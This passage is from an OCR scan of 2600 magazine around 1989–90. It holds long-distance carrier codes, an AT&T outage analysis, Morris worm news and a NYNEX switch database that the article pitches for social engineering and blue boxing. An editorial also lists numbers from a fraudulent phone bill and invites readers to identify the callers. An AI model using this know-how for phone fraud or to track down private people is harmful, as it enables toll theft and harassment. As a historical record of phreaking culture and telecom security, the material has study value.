10737-National Telecommunications
10741-ClayDesta
10742-Phone America of Carolina
10743-Peninsula Long Distance Service
10747-Standard Information Services
10755-Sears Communication
10757-Pace Long Distance Service
10759-Telenet Communication (US Sprint)
10760-American Satellite
10766-Yavapai Telephone Exchange
10771-Telesystems
10777-US Sprint
10785-Olympia Telecom
10786-Shared Use Network Service
10787-Star Tel of Abilene
10788-ASCI's Telephone Express Network
10789-Microtel
10792-Southwest Communications
10800-Satelco
10801-MidAmerican LD (Republic)
10827-TCS Network Services
10833-Business Telecom
10835-RCI/Teleconnect
10839-Cable & Wireless Communication (TDX)
10847-VIP Connections
10850-TK Communications
10852-Telecommunications Systems
10859-Valu-Line of Longview
10866-Alascom
10872-Telecommunications Services
10874-Tri-Tel Communications
10879-Thriftycall (Lintel Systems)
10881-Coastal Telephone
10882-Tuck Data Communications
10883-TTI Midland-Odessa
10884-TTI Midland-Odessa
10885-The CommuniGroup
10888-Satellite Business Systems (MCI)
10895-Texas on Line
10897-Leslie Hammond (Phone America)
10898-Satellite Business Systems (MCI)
10910-Montgomery Telemarketing Communication
10915-Tele Tech
10933-North American Communications
10936-Rainbow Communications
10937-Access Long Distance
10938-Access Long Distance
10951-Transamerica Telecommunications
10955-United Communications
10960-Access Plus
10963-Tenex Communications
10969-Dial-Net
10985-America Calling
10986-MCI Telecommunications
10987-ClayDesta Communications
10988-Western Union Telegraph
10991-Access Long Distance
10999-United States Transmission Systems (ITT)

Only a few codes are likely to work in any one area. The easiest way to find a working code is to dial the code followed by 700-555-4141 and listen for a verification message from the company. A few of these companies don't offer verification messages and only work in a few locations. 10698, for example, is used to route local calls via New York Telephone. But since all local calls are routed through New York Telephone anyway, it doesn't really serve much purpose except to occasionally get around PBX restrictions.

Timely TELEPHONE Tips

WHEN YOU RECEIVE A TELEPHONE CALL

Always Remember to

1. ANSWER AS PROMPTLY AS POSSIBLE.
   Try to answer before second ring.
2. IDENTIFY YOURSELF WHEN ANSWERING.
   "Mr. Brown's office, Miss Andrews."
   "Personnel, Mason."
3. SPEAK DISTINCTLY AND PLEASANTLY.
   Hold mouthpiece well up in front of lips.
4. AVOID TRITE OR ABRUPT PHRASES.
   "Who's calling?" . . . "Just a moment."
   "He's busy." . . . "He's in conference."
   "He's tied up." . . . "He isn't in."
5. VOLUNTEER THE "WHEREABOUTS AND WHENABOUTS" OF AN ABSENT PERSON.
   "He can be reached in Mr. Jones' office. . . . Extension 2094."
   "He is out of the building until 3 o'clock."
   "May I locate him and ask him to call you?"
6. VOLUNTEER YOUR OWN ASSISTANCE.
   "Is there something I could do?"
   "Could I help you?" . . . "or anyone else?"
7. REQUEST IDENTITY OF CALLER ONLY WHEN NECESSARY, AND IN A TACTFUL MANNER.
   "May I have your name?"
   "May I ask who this is, please?"
8. EXPLAIN OFF-THE-LINE DELAYS.
   "It's in the files—Can you wait a moment?"
9. TAKE MESSAGES WILLINGLY.
   Write essential details on a suitable message form; deliver promptly.
10. TRANSFER ELSEWHERE ONLY WHEN YOU KNOW DEFINITELY THE CORRECT PERSON OR NUMBER.
    Give caller these facts before transferring.

WHEN YOU MAKE A TELEPHONE CALL

Always Remember to

1. PLAN AN EFFECTIVE CONVERSATION.
   Get your thoughts in order before calling.
2. PLACE THE CALL YOURSELF, EXCEPT IN SPECIAL CIRCUMSTANCES.
   Make sure you are on the line ready to talk when the called person is reached.
3. HAVE THE CORRECT NUMBER (OR EXTENSION) IN MIND.
   Consult your directory, or personal number list.
4. LISTEN FOR DIAL TONE . . . DIAL CAREFULLY.
   See general information page in your directory.
5. IDENTIFY YOURSELF IMMEDIATELY TO THE FIRST PERSON ANSWERING THE CALLED TELEPHONE.
   "This is Mr. Johnson. . . . May I speak to Mr. Hodges, please?"
6. IDENTIFY ALSO, WHEN HELPFUL, YOUR OFFICE AND PURPOSE IN CALLING.
   "Mr. Brown, in Accounts . . . returning Mr. Green's call."
7. ASK WHETHER CALLED PERSON HAS "TIME TO TALK NOW" IF CALL IS LIKELY TO BE LENGTHY.
8. TRY TO COMPLETE YOUR BUSINESS ON ONE CALL BY SECURING INFORMATION OR LEAVING A MESSAGE.
9. VOLUNTEER YOUR EXTENSION AND THE BEST TIME TO REACH YOU IN CASE YOU REQUEST A "CALL-BACK."
10. KEEP YOUR CONVERSATION BRIEF AND BUSINESSLIKE.

FROM A DEFENSE DEPARTMENT PHONE BOOK

THE GALACTIC HACKER PARTY

continued from page 11

While we're at it, we might as well pass along the toll-free numbers to get the equivalent services in other countries. Calling these will connect you to an operator in the following countries. They will expect you to provide a means of billing and to know who you're calling:

Australia: 800-682-2878; France: 800-537-2623; Hong Kong: 800-992-2323; Italy: 800-543-7662; Japan: 800-543-0051; The Netherlands: 800-432-0031; Panama: 800-872-6106; Singapore: 800-822-6588; South Korea: 800-822-8256; United Kingdom: 800-445-5667; West Germany: 800-292-0049.

A Problem

Not all went smoothly, as is the case sometimes. Apparently, some low-life memorized a 2600 AT&T Calling Card number, which, fortunately, was unused by us. It was very easy to isolate the $3,000 worth of fraudulent calls billed to it. We should emphasize that such an occurence is very much the exception. In hacker circles, there's an unwritten rule: don't screw each other (we're speaking metaphorically for the moment). Whoever did this is not a hacker in the true sense, but a lowly, deceitful criminal. Unfortunately, many people judge hackers by the actions of such criminals. It's just not true; hackers have a very high code of ethics for the most part.

We think it's also important to throw some of the blame on AT&T, for continuing to be incredibly stupid. Why is it necessary to print these credit cards with all 14 digits screaming for attention? They could be much more inconspicuous. Or better still, the phone number portion (which is usually what the first ten digits comprise) can be eliminated entirely, since most people are capable of remembering this. Right now, a simple glance at the numbers is all it takes.

Since this was, in fact, our phone bill, we thought we'd share some of it with you. Feel free to find out who these people are and who they know overseas that may have placed the calls. AT&T may have already figured it out since they've had two months to do it.

415-422-3772 (Lawrence Livermore Labs)

301-345-5053

617-868-5765

718-768-7431 (Brooklyn, was called most frequently)

413-637-2870

There are many more, but these appeared most frequently. We suspect the person who did this didn't realize that American phone bills come with complete itemization, that is, the day and time of the call, the number called, and the location the call came from. In a surprising amount of countries, this information still isn't provided. Based on the information given to us, it appears obvious that the person lives in England, made a visit to Amsterdam for the convention, and then went to West Germany for a week before returning home. It's also obvious that they kept the

code to themselves, as no two calls overlap.

We'd like to know what the hackers of the world think we should do about this. Suppose we find out who it is? Do we tell AT&T? Do we tell the world? Do we forget it ever happened? What is the proper response in your eyes?

What's Next

We must emphasize that this was the only truly negative thing that happened as a result of the Galactic Hacker Party. We hope that what came out of this conference will strengthen the spirit of hackers everywhere. In America, we need that strength desperately.

You may have noticed that our bulletin board network has pretty much collapsed, for varying reasons. Unfortunately, it seems to reflect a growing inertia, a lack of spirit. When we started operating BBS's, we expected them to grow and flourish. Why hasn't this happened?

In Europe, the hackers are continually expanding their grasp on technology, from pirate radio to voice mail systems to videotex to well-organized computer networks. Here, we seem to be reverting to one-upmanship and conformity when we should be finding new toys of technology to play with and shape to our needs. What happened to the huge conference calls, the hundreds of hacker bulletin boards, the clever pranks, the legendary phone phreaks? Are we afraid? Are we losing our spirit? Or are we just getting comfortably dumb?

A look through these pages will tell you that there are plenty of entities just aching to gain control of technology and in due time, the individual. This magazine is only one voice. We need more.

If you think you can do something, then you can. People all over the world know and understand the spirit of the hackers. It's up to all of us to keep it going.

NOW HEAR THIS

At 2600, we don't exactly go out of our way to nag you about when your subscription is going to end. You won't find yourself getting those glossy reminders with free pens and digital quartz clocks and all that crap. We believe our subscribers are intelligent enough to look at their address label and see if their subscription is about to expire. If it is or if you want to extend it, just fill out the form below (your label should be on the other side) and send it to our address (also on the other side). You don't get self addressed stamped envelopes from us. But the time and money we save will go towards making 2600 as good and informative as it can be.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$18 ❑ 2 years/$33 ❑ 3 years/$48

CORPORATE SUBSCRIPTION

❑ 1 year/$45 ❑ 2 years/$85 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this again)

BACK ISSUES (never out of date)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25

TOTAL AMOUNT ENCLOSED: [ ]

Contained Within...

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested

SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733
ISSN 0749-3851


we
are
the
dead


2600

The Hacker Quarterly

VOLUME SIX, NUMBER FOUR
WINTER, 1989-90

MORE COMMUNIST PAYPHONES
In Czechoslovakia






CAPITALIST PAYPHONES
In Israel

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada -- $18 individual, $45 corporate.
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988
at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**



STATEMENT OF OWNERSHIP MANAGEMENT AND CIRCULATION

1A. TITLE OF PUBLICATION: 2600 MAGAZINE
1B. PUBLICATION NO.:
2. DATE OF FILING: 10/1/89
3. FREQUENCY OF ISSUE: QUARTERLY
3A. NO. OF ISSUES PUBLISHED ANNUALLY: 4
3B. ANNUAL SUBSCRIPTION PRICE: $18/$45
4. COMPLETE MAILING ADDRESS OF KNOWN OFFICE OF PUBLICATION (Street, City, County, State and ZIP Code) (Not printers): BOX 752, MIDDLE ISLAND, NY 11953
5. COMPLETE MAILING ADDRESS OF THE HEADQUARTERS OR GENERAL BUSINESS OFFICES OF THE PUBLISHER (Not printer): 7 STRONG'S LANE, SETAUKET, NY 11733
6. FULL NAMES AND COMPLETE MAILING ADDRESS OF PUBLISHER, EDITOR, AND MANAGING EDITOR (This item MUST NOT be blank)
PUBLISHER (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
EDITOR (Name and Complete Mailing Address): EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
MANAGING EDITOR (Name and Complete Mailing Address): ERIC CORLEY, 7 STRONG'S LANE, SETAUKET, NY 11733
7. OWNER (If owned by a corporation, its name and address must be stated and also immediately thereunder the names and addresses of stockholders owning or holding 1 percent or more of total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address, as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.) (Item must be completed.)
FULL NAME: ERIC CORLEY
COMPLETE MAILING ADDRESS: 7 STRONG'S LANE, SETAUKET, NY 11733
8. KNOWN BONDHOLDERS, MORTGAGEES, AND OTHER SECURITY HOLDERS OWNING OR HOLDING 1 PERCENT OR MORE OF TOTAL AMOUNT OF BONDS, MORTGAGES OR OTHER SECURITIES (If there are none, so state)
FULL NAME / COMPLETE MAILING ADDRESS
9. FOR COMPLETION BY NONPROFIT ORGANIZATIONS AUTHORIZED TO MAIL AT SPECIAL RATES (Section 423.12 DMM only)
The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes: (Check one)
☐ HAVE NOT CHANGED DURING PRECEDING 12 MONTHS ☐ HAVE CHANGED DURING PRECEDING 12 MONTHS (If changed, publisher must submit explanation of change with this statement.)

10. EXTENT AND NATURE OF CIRCULATION	AVERAGE NO. COPIES EACH ISSUE DURING PRECEDING 12 MONTHS	ACTUAL NO. COPIES OF SINGLE ISSUE PUBLISHED NEAREST TO FILING DATE
A. TOTAL NO. COPIES (Net Press Run)	2524	2770
B. PAID CIRCULATION 1. Sales through dealers and carriers, street vendors and counter sales	700	850
2. Mail Subscription	1055	1151
C. TOTAL PAID CIRCULATION (Sum of 10B1 and 10B2)	1755	2001
D. FREE DISTRIBUTION BY MAIL, CARRIER OR OTHER MEANS SAMPLES, COMPLIMENTARY, AND OTHER FREE COPIES	19	19
E. TOTAL DISTRIBUTION (Sum of C and D)	1774	2020
F. COPIES NOT DISTRIBUTED 1. Office use, left over, unaccounted, spoiled after printing	750	750
2. Return from News Agents	0	0
G. TOTAL (Sum of E, F1 and 2 - should equal net press run shown in A)	2524	2770

11. I certify that the statements made by me above are correct and complete
SIGNATURE AND TITLE OF EDITOR, PUBLISHER, BUSINESS MANAGER, OR OWNER: OWNER

PS Form 3526, July 1983 (See instruction on reverse)

STAFF

Editor-In-Chief
Emmanuel Goldstein
Artwork
Holly Kaufman Spruch
Design
Zelda and the Right Thumb
Writers: Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, The Infidel, The Plague, David Ruderman, Bernie S., Lou Scannon, Silent Switchman, Violence, and the growing anonymous bunch.
Remote Observations: Geo. C. Pilyou

the day the phone system

We all knew the day would come. And at least some of us were prepared for it. But, as usual, the vast majority had absolutely no idea what was going on.

AT&T was hit hard by a computer worm on January 15. That is a fact. And after reading the technical explanation below, you'll see why this is so.

But AT&T wasn't the only entity hit by this worm — we all were, some far more than others. The inability to get through, the denial of access, coupled with the blind faith we put in technology, the unwillingness to spread information so we can all *understand* the process. Yeah, it was fun for the phone phreaks as we watched the network crumble. But it was also an ominous sign of what's to come.

In the words of a high-ranking AT&T person, "very little could have gone worse". According to AT&T, of 148 million attempts, only 50 million went through. Many claim it was far worse than that.

"The news here isn't so much the failure of a computer program, but the failure of AT&T's entire structure."

But what was it that actually happened? Here's what we were able to determine:

The problem started in a 4ESS machine in New York. The 4ESS is used to route calls and is basically, in the words of a Bell Lab technician, "nothing more than a big computer". New York, for reasons unknown, sent out a broadcast warning message (BWM), which triggered all of the 113 other 4ESS machines around the nation to do likewise.

Why did this happen now? Well, back in the late seventies, Bell Labs developed a common channel signalling system known as System Six or CCS 6. International standards have been developed over the past couple of years which necessitated some change on AT&T's part. So CCS 7, or System Seven, was introduced. Somewhere inside System Seven is where the problem lurked, undetected, until January 15.

According to experts, System Seven is a much more flexible system and that's why it's become the international standard. It's actually more of a protocol to which each company must adjust. They don't all use the same software. AT&T uses its own software, British Telecom uses something different, U.S. Sprint uses something else, etc. Some AT&T people, aided by well-meaning but ignorant media, were spreading the notion that many companies had the same software and therefore could face the same problem someday. Wrong. This was entirely an AT&T software deficiency. Of course, other companies could face completely *different* software problems. But, then, so too could AT&T.

The 114 4ESS machines around the country have new software installed periodically. When this is done, it's done gradually, circuit by circuit, one machine at a time. The network is presently configured so that the 4ESS machines have some circuits consisting of both System Six and System Seven. Eventually,

REALLY died

though, all ties to the Six will be eliminated. "There's no reason to be concerned with this," AT&T says. "We've had some major changes in the network in the last ten years. In fact, we've had quite a few in the last three or four. They've always been for the better."

But what caused the problem? Exactly the right situation occurred at the right moment for a particular event to occur. Possibly the fact that January 15th was a holiday had something to do with it. Traffic was fairly low, which was unusual for a Monday. It's assumed that the problem originated in a particular component known as Common Network Interface (CNI) Ring. There is a component of that ring that allows the 4ESS to transmit messages across the ring and across the Common Channel Signalling Network. What apparently happened was that there was a flaw of some kind in the software in one of those rings. The bogus BWM from New York was sent out and it caused an excess of messages going to other 4ESS locations. A snowball effect began and the congestion spread and grew rapidly. All of the 4ESS machines were effected within half an hour.

Sounds like a worm to us. Not the kind that gets spread deliberately. There are plenty of programming errors that cause accidental worms. It could happen to any computer system.

Phone calls were forced off of System Seven and onto System Six. The problem was fixed by overwriting part of the software, in effect, bypassing it. But, at press time, the specific cause still hadn't been made known.

The name of the organization of Bell Labs software people trying to figure all of this out is NESAC, National Electronic Switching Assistance Center. They're working out of Lyle and Indian Hill, Illinois.

Lack of Redundancy

One expert said, "There's been a tendency in this company to save money by centralizing operations and making things bigger. And that has made the whole system more vulnerable."

There is much less redundancy in today's system, meaning there is less of a backup. The current infatuation with fiber optics that certain long distance companies have (AT&T included) spells certain trouble because of the lack of redundancy in these cheap systems.

The problem occurred in a part of the signalling system that doesn't carry voice traffic. It's known as "out-of-band signalling" because it's outside the band that carries the actual conversation. Data, such as the number called and the number calling, is sent over this path. Among other things, this prevents blue boxing since subscribers have no access to the routing signals.

And that's basically all we know at this stage. What we don't know is how a major force in communications like AT&T could be so sloppy. What happened to backups? Sure, computer systems go down all the time, but people making phone calls are not the same as people logging onto computers. We must make that distinction. It's not acceptable for the phone system or any other essential service to "go down". If we continue to trust technology without understanding it, we can look forward to many variations on this theme.

AT&T owes it to its customers to be prepared to *instantly* switch to another

(continued on page 46)

Morris Found Guilty

Robert T. Morris Jr., the 25-year-old Cornell student responsible for the Internet Worm, was found guilty on January 22 of federal computer tampering charges in Syracuse, NY. He now faces five years in prison and a $250,000 fine. He was the first person to be prosecuted under a portion of the 1986 Computer Fraud and Abuse Act. A hearing is set for February 27 in Albany, NY. Sentencing will probably be scheduled then.

The government argued that Morris intentionally wrote the worm program to break into "federal interest" computers he was not authorized to use, and by doing this prevented their authorized use and caused a minimum of $1,000 in damage.

Several jurors said it was obvious Morris didn't intend to do damage. But they say the damage would never have happened if Morris hadn't put the worm there. None of the jurors owned a home computer.

One juror said of Morris, "I believe his integrity. I did not believe there was any malice intended."

Another said Morris was "not a criminal. I don't think he should go to jail. I don't think jail would do anything for him. To me jail is for criminals, and he's not a criminal. I think somebody should thank him in the end."

In its November 26, 1988 edition shortly after the Internet Worm made its appearance, the New York Times described Morris as "fascinated with powerful computers and obsessed with the universe created by interconnected networks of machines".

Last year Senator Patrick Leahy of Vermont said, "We cannot unduly inhibit that inquisitive 13-year-old, who, if left to experiment today, may, tomorrow, develop the telecommunications or computer technology to lead the United States into the 21st century." He also expressed doubts that a computer virus law of any kind would be effective.

There is no doubt that Robert Morris Jr. has a lot of potential. There seems to be no doubt that he's an honest person. Even the prosecution seems to believe this. We all know that he was the person responsible for the Internet Worm. So, with all of this in mind, it seems as if the last few weeks have been a tremendous waste of time for everyone.

Yes, he did it. He admitted doing it. He didn't mean to cause damage, but he made a programming error. The shocking fact is that one programming error could cause so much confusion. Add to that the fact that the holes he made use of were common knowledge to

ever-changing world

the Internet community. Yet, nothing was done to close the holes until after all of this happened. It seems like someone should answer for this neglect of responsibilities. And let's not forget one other important fact. Morris never logged into another computer system without authorization. There is no proof that he ever planned to. He simply sent out a program to collect data — through normal and legal channels. It was data he never should have had access to, but thanks to the holes in the system, he did.

Morris made a mistake. That's all a part of the learning game, which he's now been banished from. This technology is still in its infancy and, like any system, its limits need to be constantly tested. We're making a very grave error if we choose to simply focus upon the debatable legalities of what he did, rather than learn from what he's taught us.

We're damn lucky it was Morris who did this. Because if a malicious or immature person had done it first, the damage would have been real.

Real Damage

A rather nasty "trojan horse virus" has been showing up on floppy disks throughout Europe, Africa, and California. More than 10,000 floppy disks labeled "AIDS Information Introductory Diskette" have turned up. After a random number of times, the program will format the hard drive and destroy all data on it. PC Business World Magazine says its mailing list had been used by the unknown creators of this mischief. They're offering a free program called "AIDSOUT" to anyone who was hurt by the diskette. If nothing else, this incident may remind people that running unknown software in this day and age is a risky thing to do. It's estimated that the cost of putting this whole prank together was about $20,000 which is a crime in itself.

Jailed for Incompetence?

A Georgia man is facing up to 15 years in jail for illegally accessing a computer. He was convicted in November. The difference here is that the defendant claimed innocence because of technical ignorance. Legal experts say this could be a trend-setting case, where users could become legal scapegoats for system crashes.

New Technology

Imagine a day when you can use any calling card number (AT&T, Sprint, MCI, and all the others) to make local calls as well as long distance ones. Imagine a day when

the Sprint operator will actually accept a Sprint calling card! Imagine not being confused. It all could happen as Bellcore develops a new, though temporary, system for handling calling cards. The plan calls for 14 digit credit card numbers. The first six digits would be known as the Card Issuer Identifier (CIID). That would be different for every company. The next four digits would be the customer account number and the last four would be a personal identification number. The plan is being developed as a quick and temporary way of allowing alternate long distance companies to use calling cards to process local calls. The whole thing will be reevaluated in 1991. One problem we find is the shortness of the customer account code (four digits?!). Why is the company given six digits? Are there a million companies? Perhaps they're not explaining this properly. It wouldn't be the first time....

And Things To Play With

New York Telephone has a new toy that allows them to fire even more employees. Now, when you dial zero plus a number and hit another zero at the tone, you get a computerized menu, which says, "For collect calls, dial 11; to charge this call to another number, dial the complete billing number now; for person-to-person and other calls, dial 0 for the operator." When you dial 11, you're asked to record your name. The advantage here is that your name can be anything you want, like "Call Me Back". The system uses voice recognition when asking the called party if they accept. The caller's mouthpiece is cut off during this procedure, so you can forget about accepting your own call. Also, the system won't accept a response that begins before it finishes asking the question. This helps eliminate answering machines that may inadvertently say "yes" at some point. Third party billing is only verified when you place the call from a payphone. The system asks you for your name at that point. It's fun to play with, but once again, ultimately a ripoff for the average consumer. The rates haven't gone down, even though it's pretty obvious that this system will save New York Telephone a bundle. But the worst part of all is for those people who have resisted getting a touch tone phone (and paying the unfair monthly and "installation" fees). Instead of getting an operator a couple of seconds after the initial tone, pulse customers must sit through the entire menu before the system finally connects them to an operator. The waiting time for an operator under the old system: three seconds after

(continued on page 42)

nynex data

by The Plague
(Special thanks to Kornflake Killer)

The following information and data relates to the NYNEX (New York & New England Telephone) telephone switching system. Most of the article is a huge database of New York Telephone centers further subdivided by sector. It contains useful information on every switch in the NYNEX system. This information is very handy in social engineering, plotting network switching maps, and finding out particularly useful information about your Central Office. There is usually more than one switch per central office. Since step-by-step offices tend to be good for blue boxing, this information could come in handy.

In the database the following fields exist:

SECTOR - this is Nynex terminology for a large inter-office and billing center (i.e., Williamsburg or White Plains). All switches throughout NYNEX are connected to one of these main centers.

The following New York sectors are estabished by NYNEX:

(Sector:Switching Type:Location)

ALBY:D200:Albany
BING:1AES:Binghamton
BUFF:D200:Buffalo
CISP:4ESS:Central Islip
GDCY:4ESS:Garden City
NY21:4ESS:Soho
NY38:4ESS:East 38th St
POUG:5ESS:Poughkeepsie
SYRA:D200:Syracuse
WHPL:4ESS:White Plains
WLMG:4ESS:Williamsburg

CLLI code - Common Language Location Identification. This is Bell system shorthand for the location and type of the switch. You can refer to Bell Labs and Bellcore literature or the October 1987 issue of 2600 for more details. A CLLI code consists of 11 characters. The first 4 characters define the town, the next 2 characters define the state abbreviation, the next 2 the building ID, and the last 3 the building subdivision.

Example: NYCMNY42CG1 is New York City Manhattan, NY, 42nd street, Control Group 1 (representing a 1, 1A, 2, 2B, or 3ESS switch).

SWITCH TYPE - The switch type, can be one of the following: AESS, 1ESS, 1SXS, 2BESS, 350ASXS, 3556ASXS, 355ASXS, 356ASXS, 360ASXS, 3ESS, 5XB, D10, D100, D5E, NCXB, RSM, RSS. (XB = Crossbar, ESS = Electronic Switching System, SXS - Step by Step, D = DMS/Digital, R = Remote)

V & H - These are numbers used by Bell Companies to represent Vertical and Horizontal location. These are integers which are offsets from a fixed point on the earth designated by the phone company. These numbers are used in calculating distances between central offices as well as for network planning. Any entries in the following databases which have the same V & H are in the same building/location. You should read Bell Labs and Bellcore literature to find out more about V & H and network planning.

HOST Switch - This field is shown only for those switches which are remote in nature (RSM and RSS). This field is simply the CLLI code of the host switch that connects to the remote switch.

This article should be used as reference material, and doesn't go into explaining any details about switching. Refer to other articles and Bell literature for that information.

You may need a magnifying glass to read all of this but it was the only way we could fit it in the issue. Fields are separated by the : symbol. If there is a HOST switch present, it appears on the following line indented.

```
      New York Telephone
Sect:CLLI Code:S.Typ:V:H:
    Host Switch
ALBY:ALBYNYGDCG0:1ES:4640:1653
ALBY:ALBYNYSSCG0:1AES:4640:1630
ALBY:ALBYNYSSCG1:1AES:4640:1630
ALBY:ALBYNYSSDS1:DGTL:UNK:UNK
ALBY:ALBYNYWACG0:1AES:4639:1640
ALBY:ALMTNYALCG0:3ES:4657:1672
ALBY:AMSTNYPEDS0:DGTL:UNK:UNK
ALBY:AMSTNYPEMG0:5XB:4632:1725
ALBY:ARGYNYAYRS1:RSS:4511:1675:
    GLFLNYGFCG0
ALBY:AVPKNYAV674:OTH:4623:1602
ALBY:AVPKNYAVRS1:RDGT:UNK:UNK:
    ALBYNYSSDS0
ALBY:BALSNYBACG0:2BES:4588:1689
ALBY:BERNNYBRMG0:5XB:4677:1667
ALBY:BERNNYBRRS1:RDGT:UNK:UNK:
    SSCHNYSODS0
ALBY:BLLNNYBGRS1:RSS:4472:1739:
    GLFLNYGFCG0
ALBY:BRNVNYBW425:OTH:4282:1961
ALBY:CAIRNYCACG0:3ES:4725:1615
ALBY:CBLSNYZB234:SXS:4706:1727
ALBY:CBLSNYZBRS1:RDGT:UNK:UNK:
    SSCHNYSODS0
ALBY:CHTGNYZH497:OTH:4275:1976
ALBY:CLPKNYCPDS0:DGTL:UNK:UNK
ALBY:CLPKNYCPMG0:5XB:4609:1659
ALBY:CLVLNYCKRS1:RSS:4672:1646:
    ALBYNYGDCG0
ALBY:CLVRNYCVCG0:3ES:4713:1570
ALBY:CMBRNYCM677:OTH:4537:1633
ALBY:CMBRNYCMRS1:RDGT:UNK:UNK:
    TROYNY03DS0
ALBY:CNBRNYCD868:OTH:4686:1712
ALBY:CNBRNYCDRS1:RDGT:UNK:UNK:
    SSCHNYSODS0
ALBY:CSTNNYCS732:OTH:4660:1613
ALBY:CTBRNYCBRS1:5RSM:UNK:UNK:
    TROYNY03DS0
